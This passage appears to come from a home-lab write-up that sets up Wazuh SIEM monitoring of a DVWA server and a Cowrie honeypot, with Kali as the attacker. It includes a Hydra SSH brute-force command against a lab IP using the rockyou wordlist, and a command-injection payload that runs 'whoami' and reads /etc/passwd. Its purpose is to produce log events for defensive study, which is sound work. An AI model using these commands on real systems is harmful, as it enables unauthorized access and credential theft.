
ii) `hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.8`

```
(kali~ kali)~[~]
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

(kali~ kali)~[~]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.8
Hydra 0.9.6 (c) 2025 by van hauser/inc & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-29 03:17:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.8:22/
```

iii) Wazuh (SIEM) Logs




c) Web Attacks (Command Injection)

On DVWA web;

i) Set DVWA security → Low

Go to “Command Injection” and insert this payload:

`127.0.0.1; whoami; cat /etc/passwd` then **submit**.



## ii) Web Result:




## Forbidden

You don't have permission to access this resource.

Apache/2.4.52 (Ubuntu) Server at 192.168.56.8 Port 80

## iii) Wazuh (SIEM) Log



## d) Honeypot Interactions

### i) To view Honeypot (Cowrie) Logs/activities on Wazuh

On Ubuntu

Go to: /var/ossec/etc/ossec.conf file (using sudo nano)

And add this Log Collection Configuration:

```
<localfile> <log_format>json</log_format>
```

```
<location>/home/cowrie/cowrie/var/log/cowrie/cowrie.json</location> </localfile>
```

```
GNU nano 6.2 /var/ossec/etc/ossec.conf *

<!-- Log analysis -->
<localfile>
  <log_format>command</log_format>
  <command>df -P</command>
  <frequency>360</frequency>
</localfile>

<localfile>
  <log_format>apache</log_format>
  <location>/var/log/apache2/access.log</location>
</localfile>

<localfile>
  <log_format>json</log_format>
  <location>/home/cowrie/cowrie/var/log/cowrie/cowrie.json</location>
</localfile>

<localfile>
  <log_format>full_command</log_format>
```


ii) Interact under ~/cowrie environment and run some commands:

mkdir /home/oliver/top\_secret

touch /home/oliver/top\_secret/passwords.txt

cat /home/oliver/top\_secret/passwords.txt

iii) Wazuh (SIEM) Logs



## 8. Network Diagram

Kali → Ubuntu (DVWA + Honeypot (Cowrie))

